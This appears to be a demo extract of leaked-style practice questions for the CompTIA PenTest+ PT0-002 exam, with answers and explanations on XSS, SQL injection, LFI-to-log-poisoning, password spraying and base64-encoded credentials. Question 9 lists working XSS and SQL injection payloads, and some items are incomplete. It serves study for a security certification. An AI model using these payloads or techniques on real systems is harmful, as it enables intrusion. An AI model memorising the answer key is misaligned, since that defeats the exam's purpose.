PassQueen
a.k.a dumpsqueen.com

CompTIA PenTest+ Certification Exam

CompTIA PT0-002

Version Demo

Total Demo Questions: 55

Total Premium Questions: 551

Buy Premium PDF

https://passqueen.com

support@passqueen.com

Topic Break Down

Topic	No. of Questions
Topic 1, Planning and Scoping	88
Topic 2, Information Gathering and Vulnerability Scanning	145
Topic 3, Attacks and Exploits	141
Topic 4, Reporting and Communication	76
Topic 5, Tools and Code Analysis	101
Total	551

QUESTION NO: 1

Given the following code:

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

A. Web-application firewall

B. Parameterized queries

C. Output encoding

D. Session tokens

E. Input validation

F. Base64 encoding

ANSWER: C E

Explanation:

The code represents a cross-site scripting (XSS) attempt: injected browser-side JavaScript creates an image request and can send sensitive data such as `document.cookie` to an attacker-controlled server. **Output encoding** is a primary defense because untrusted data must be encoded for the specific context in which it is rendered, such as HTML element content, an HTML attribute, JavaScript, CSS, or a URL. Context-aware encoding ensures characters that could form executable markup or script are treated as text rather than interpreted by the browser.

Input validation provides an important complementary control. The application should define and enforce the expected type, length, format, and allowable character set for submitted values before accepting or storing them. For example, a field intended to contain a name, identifier, or numeric value should reject content that does not meet that field's business requirements. Validation reduces the opportunity for malicious payloads to enter application workflows, while output encoding protects every rendering point if untrusted content is retained or later displayed. Together, these controls align with OWASP guidance for preventing XSS. See the OWASP Cross Site Scripting Prevention Cheat Sheet and the OWASP Web Security Testing Guide.

QUESTION NO: 2

During an assessment, a penetration tester manages to exploit an LFI vulnerability and browse the web log for a target Apache server. Which of the following steps would the penetration tester most likely try NEXT to further exploit the web server? (Choose two.)

A. Cross-site scripting

B. Server-side request forgery

C. SQL injection

D. Log poisoning

E. Cross-site request forgery

F. Command injection

ANSWER: D F

Explanation:

Log poisoning is an appropriate next step because Apache access logs commonly record attacker-controlled request data, such as the requested URI or the User-Agent header. A tester can place server-side script content in one of those logged fields and then use the existing local file inclusion flaw to include the Apache log file. If the vulnerable application processes the included log content through a scripting engine, the injected content can execute in the web-server context. This is a well-known escalation path from file inclusion to code execution when writable or controllable logs are available.

Command injection is also an appropriate follow-on objective once the log-poisoning technique provides script execution. The tester can use the resulting execution capability to invoke controlled operating-system commands, within the assessment's authorization and scope, to validate the impact of the vulnerability and determine the privileges available to the web-server process. This chain demonstrates why LFI findings should be assessed not only for unintended file disclosure but also for possible server-side execution paths. OWASP describes file inclusion testing and the potential security impact in its Web Security Testing Guide; its Log Injection guidance also discusses risks associated with attacker-controlled log content.

QUESTION NO: 3

A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.

B. Contact law enforcement.

C. Deconflict with the penetration tester.

D. Assume the alert is from the penetration test.

ANSWER: C

Explanation:

Deconflict with the penetration tester. The company should use the communication and escalation procedures established in the rules of engagement to promptly verify whether the detected activity is authorized testing activity. Deconfliction is the coordinated process of comparing security alerts, source addresses, target systems, timing, and tester actions with the approved engagement scope. It allows the security team to distinguish a legitimate test from an actual incident while preserving visibility into whether its monitoring and response controls detected the activity as intended.

A penetration test is an authorized security assessment, but authorization does not mean that the security operations team should blindly disregard alerts. The engagement plan should identify points of contact and define how suspected tester activity is validated, including any circumstances requiring an immediate pause or escalation. Contacting the tester through the agreed channel provides the company with the information needed to make a controlled, evidence-based decision and to coordinate any necessary next steps without unnecessarily disrupting the assessment.

This approach aligns with penetration-testing planning guidance that emphasizes documented rules of engagement, coordination, and communications. See NIST SP 800-115: Technical Guide to Information Security Testing and Assessment and CompTIA's PenTest+ certification overview.

QUESTION NO: 4

A penetration tester requested, without express authorization, that a CVE number be assigned for a new vulnerability found on an internal client application. Which of the following did the penetration tester most likely breach?

A. ROE

B. SLA

C. NDA

D. SOW

ANSWER: A

Explanation:

ROE is correct because Rules of Engagement establish the explicit permissions, constraints, scope, communications procedures, and handling requirements for a penetration-testing engagement. Identifying a vulnerability internally is distinct from taking an external action that could initiate formal vulnerability tracking, coordination, or eventual disclosure. Requesting

a CVE identifier without the client's express approval exceeds the tester's authorized role and can affect the client's control over confidential vulnerability information, remediation timing, and disclosure decisions.

A well-defined ROE should identify who is authorized to communicate findings outside the engagement, what approvals are required before disclosure-related activities, and how sensitive results must be handled. This protects both the client and tester by ensuring that testing actions remain within the agreed scope and that vulnerability information is managed through approved channels. NIST describes rules of engagement as documenting the testing scope and acceptable activities before assessment work begins; see NIST SP 800-115. CVE records are managed through the CVE Program and its authorized CNAs, reinforcing the importance of formal coordination and authorization; see the CVE Numbering Authority Rules.

QUESTION NO: 5

Which of the following components should a penetration tester most likely include in a report at the end of an assessment?

A. Metrics and measures

B. Client interviews

C. Compliance information

D. Business policies

ANSWER: A

Explanation:

Metrics and measures should be included because they translate assessment results into information that technical teams and business stakeholders can use to understand security exposure, prioritize remediation, and monitor improvement. A penetration-test report should communicate the number and severity of findings, affected assets, likelihood and impact ratings, remediation status or recommended timelines, and meaningful trends where comparable prior results exist. These measures make the report more actionable by showing the scope of discovered weaknesses and supporting risk-based decisions about which corrective actions should receive attention first.

NIST guidance for security testing emphasizes analyzing assessment results, determining risk, and presenting findings in a form that supports mitigation decisions. Metrics provide a consistent, objective way to summarize those findings for management while retaining sufficient detail for technical remediation. Meaningful measures can also help an organization track whether its control posture improves across subsequent assessments. See NIST SP 800-115, Technical Guide to Information Security Testing and Assessment and NIST SP 800-55 Rev. 1, Performance Measurement Guide for Information Security.

QUESTION NO: 6

A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

A. To meet PCI DSS testing requirements

B. For testing of the customer's SLA with the ISP

C. Because of concerns regarding bandwidth limitations

D. To ensure someone is available if something goes wrong

ANSWER: D

Explanation:

To ensure someone is available if something goes wrong is correct because limiting penetration-testing activity to normal business hours ensures that the customer's technical, security, and business stakeholders are available to monitor the engagement and respond promptly to an unexpected service disruption, alert, or system instability. Although a test is planned and authorized, techniques such as scanning, exploitation, and validation can affect production systems or trigger

defensive controls. During agreed business hours, the organization can provide immediate escalation contacts, assess operational impact, approve emergency actions, and coordinate recovery if needed. This restriction should be explicitly documented in the rules of engagement and scope, along with communication methods, incident-handling procedures, stop-work authority, and approved testing windows. Defined testing hours are therefore an important risk-management and safety control, particularly when the assessment could interact with live services. CompTIA PenTest+ emphasizes that the scope and rules of engagement establish timing, communications, and operational constraints before testing begins. Guidance from the National Institute of Standards and Technology likewise stresses coordinating testing with system owners and accounting for potential impacts to operational systems. See CompTIA PenTest+ and NIST SP 800-115: Technical Guide to Information Security Testing and Assessment.

QUESTION NO: 7

A penetration testing team has gained access to an organization's data center, but the team requires more time to test the attack strategy. Which of the following wireless attack techniques would be the most successful in preventing unintended interruptions?

A. Captive portal

B. Evil twin

C. Bluejacking

D. Jamming

ANSWER: D

Explanation:

Jamming is correct because it deliberately creates radio-frequency interference that prevents wireless devices from communicating normally. In this scenario, a penetration-testing team that has physical access to the data center and needs additional time can use an authorized jamming test to disrupt wireless connectivity that could otherwise enable notifications, remote responses, or other communications that might interrupt the testing activity. This is a denial-of-service technique: rather than attempting to impersonate an access point or interact with individual users, it affects the availability of the targeted wireless spectrum within the area of effect. The engagement's rules of engagement must explicitly authorize this activity, define the permitted frequencies, duration, location, and safety controls, and account for business-critical or emergency communications. NIST identifies intentional interference and jamming as wireless threats that can affect availability and should be addressed through wireless security planning and monitoring. In real-world environments, transmitting a jammer is generally prohibited except where specifically authorized by applicable law and regulators; for example, the FCC states that jamming devices interfere with authorized radio communications and are illegal to operate in the United States. See NIST SP 800-153 and the FCC jammer enforcement guidance.

QUESTION NO: 8

Which of the following expressions in Python increase a variable val by one (Choose two.)

A. val++

B. +val

C. val=(val+1)

D. ++val

E. val=val++

F. val+=1

ANSWER: C F

Explanation:

`val = (val + 1)` increases `val` by evaluating the current value of `val`, adding the integer `1`, and assigning that resulting value back to the variable. For example, if `val` initially holds `7`, this statement changes it to `8`. The parentheses are optional in this particular expression, but they make the addition grouping explicit and do not alter the result.

`val += 1` also increases the variable by one. This is Python's augmented-assignment form and is the conventional concise way to update a variable using its current value. For ordinary numeric values, it produces the same updated result as `val = val + 1`. Augmented assignment is especially useful because it clearly communicates that the existing variable is being updated rather than a separate value merely being calculated. Python does not provide the `++` increment operator found in some other languages; incrementing is performed with assignment-based expressions such as these. See the Python language reference on augmented assignment and the Python operator documentation.

QUESTION NO: 9 - (SIMULATION)

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.


INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,) , Input Sanitization " , < , : , > , -
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,) , Input Sanitization " , < , : , > , -
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,) , Input Sanitization " , < , : , > , -
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,) , Input Sanitization " , < , : , > , -
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union)	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ' , : , $, [,] , (,) , Input Sanitization " , < , : , > , -



ANSWER: See the explanation for the answer

Explanation:

Configure the vulnerability type and remediation for each payload as follows, in the displayed order:

The first payload is DOM-based XSS because the fragment after `#` is processed client-side and is not sent to the server. The `search=` payload is reflected XSS because its malicious HTML is supplied in a request parameter and can be reflected in the response.

QUESTION NO: 10 - (DRAG DROP)


You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate ONLY the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Certificate
General
Details
Certification Path
Certificate Information
This certificate is intended for the following purpose(s):
• Ensures the identity of a remote computer
* Refer to the certification authority's statement for details.
Issued to: *.comptia.org
Issued by: RapidSSL SHA256 CA
Valid from 7/18/2016 to 7/19/2018
Install Certificate...
Issuer Statement
Learn more about certificates
OK

Secure System
https://comptia.org/login.aspx#viewsource
<html>
<head>
<title>Secure Login </title>
</head>
<body>
<meta
content="c2RmZGZnaHNzZmtgbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWwdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGi1Z2Zi
bnN8dGtqO2Job3VpYXNpZGZubXM7bGtkZmkaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrf-token"/>
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("l=")+16)+ "</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>"method="post">

Comptia Secure System Login

Name
<input style="width:150px;"type="text" name="name" id="name" value="">
<!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->

Password: <input style="width:150px;" type="password" name="Password" id="password" value="">
<!--div><scan style="width:100px;">Password: <input style="width:150px;" type="password" name="Password" id="password" value="password" -->

Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41			
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
__utmc	36104370	.comptia.o...	/	Session	14			
__utmt	1	.comptia.o...	/	2017-10-1...	7			
__utmv	36104370.[2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			

Secure System

https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login </title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaW2aGRmc29pYmp3ZXindWvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHlmc291Ymdoc3d5ZGi1ZZZi
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmkaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGI1Y3Z2Z2JobGFzZwJmaXVkZGZidmxamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHlmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVMYnZ1ZXJ2==" name="csrf-token"/>
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.locaton.href.indexOf("f=")+16)+ "</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>"method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1 px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;"type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;"type="text" name="name" id="name" value="admin"-->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!--div><scan style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
```

Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires/...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcdctse2ewvqwf4bdcby3v	www.com...	/	Session	41	☐	☐	☐ delete
__utma	36104370.911013732.15082669 63.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	☐	☐	☐ delete
__utmb	361044370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	☐	☐	☐ delete
__utmc	36104370	.comptia.o...	/	Session	14	☐	☐	☐ delete
__utmt	1	.comptia.o...	/	2017-10-1...	7	☐	☐	☐ delete
__utmv	36104370.[2=Account%20Type= Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	☐	☐	☐ delete
__utmz	36104370.1508266963.1.1.utmc sr=google|utmccn=(organic)|utm c...	.comptia.o...	/	2018-04-1...	99	☐	☐	☐ delete
_sp_id.0767	4a84866c6ffff51c.1508266964.1 .1508258019.1508266964.81ff3 4f7...	.comptia.o...	/	2019-10-1...	99	☐	☐	☐ delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	☐	☐	☐ delete

Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 [?]

Step 2 [?]

Step 3 [?]

Step 4 [?]

ANSWER:

Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1 [Generate a Certificate Signing Request]

Step 2 [Submit CSR to the CA]

Step 3 [Install re-issued certificate on the server]

Step 4 [Remove certificate from server]

Explanation:

The certificate shown is expired because its stated validity period ends on July 19, 2018. An expired TLS server certificate prevents a browser from establishing normal trust in the site's identity, commonly producing a certificate warning and potentially causing users or applications to reject the connection. The appropriate remediation is a controlled certificate replacement process that preserves service availability while replacing the outdated credential.

First, generate a Certificate Signing Request. A CSR creates the cryptographic request material needed for the replacement certificate and includes the public key and the identity details that the certificate authority must validate. Next, submit the CSR to the CA so the authority can perform the required validation and issue the renewed or re-issued certificate. Once the signed replacement certificate is received, install the re-issued certificate on the web server. Installing it before removing the old certificate lets the server begin presenting a currently valid certificate without unnecessarily interrupting HTTPS access.

After the replacement certificate is installed and confirmed to be served correctly, remove the old certificate from the server. This final cleanup ensures the expired credential is no longer retained as an active server certificate and avoids accidental reuse during later configuration changes. This sequence aligns with the certificate lifecycle practices described by the IETF PKIX certificate profile and the operational guidance in the OWASP Transport Layer Security Cheat Sheet.

QUESTION NO: 11

A penetration tester is preparing a final report for executive leadership. Which of the following information would be MOST appropriate for the executive summary? (Choose two.)

A. The overall business risk to the organization

B. A prioritized summary of the most significant findings

C. All commands executed during exploitation

D. Complete packet captures from the assessment

E. Source code for proof-of-concept scripts

F. Raw output from each scanning tool

ANSWER: A B

Explanation:

The overall business risk to the organization is appropriate because executive leadership needs a concise explanation of how the assessment results could affect mission objectives, operations, finances, customers, or regulatory obligations. **A prioritized summary of the most significant findings** is also appropriate because it helps leadership understand where remediation resources and risk decisions should be focused.

Detailed commands, packet captures, and request-and-response evidence are valuable for technical audiences, but they normally belong in the technical findings or appendices. NIST recommends reporting assessment results in a form that supports management decisions as well as technical remediation; see NIST SP 800-115.

QUESTION NO: 12

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 -d

B. tar zxvf password.txt

C. hydra -l svsacct -p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24

D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

ANSWER: A

Explanation:

`echo U3VQZXIkM2NyZXQhCg== | base64 -d` is the appropriate next command because the discovered value has the recognizable characteristics of Base64-encoded data: it uses the Base64 character set and ends with `==`, which is padding used when the source data does not align exactly to Base64's three-byte encoding groups. The `echo` command supplies the encoded string to standard output, the pipe passes that output to the `base64` utility, and the `-d` flag directs the utility to decode rather than encode. Decoding reveals the underlying plaintext value, `SuPer$3cret!`, followed by a newline represented by the final encoded `Cg==` portion. Since the tester already has local shell access and has identified an encoding format rather than a password-hash format, directly decoding the value is the efficient and technically appropriate action. GNU Coreutils documents that `base64 --decode` (or `-d`) decodes Base64 input: GNU Coreutils base64 invocation. The Base64 encoding and padding conventions are standardized in RFC 4648.

QUESTION NO: 13

During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

A. Mask

B. Rainbow

C. Dictionary

D. Password spraying

ANSWER: D

Explanation:

Password spraying is correct because it tests a very small number of commonly used passwords, often just one password at a time, against many known or likely user accounts. Rather than repeatedly attempting passwords against a single username, the tester distributes attempts across the collected username list and spaces attempts appropriately. This approach is specifically designed to reduce the likelihood that any one account reaches the organization's failed-login threshold and triggers its account-lockout policy. The discovered email-address format provides a practical source for valid username candidates, making password spraying particularly relevant during an authorized assessment. CompTIA PenTest+ includes password attacks and credential testing among the techniques candidates must understand, including selecting an approach that accounts for authentication controls such as lockout mechanisms. NIST also describes password spraying as an attack in which an adversary attempts a small set of commonly used passwords against many accounts, distinguishing it from repeated guessing against one account. In a legitimate engagement, the tester must ensure this activity is explicitly authorized in the rules of engagement, coordinate timing and rate limits as needed, and document the testing and results. 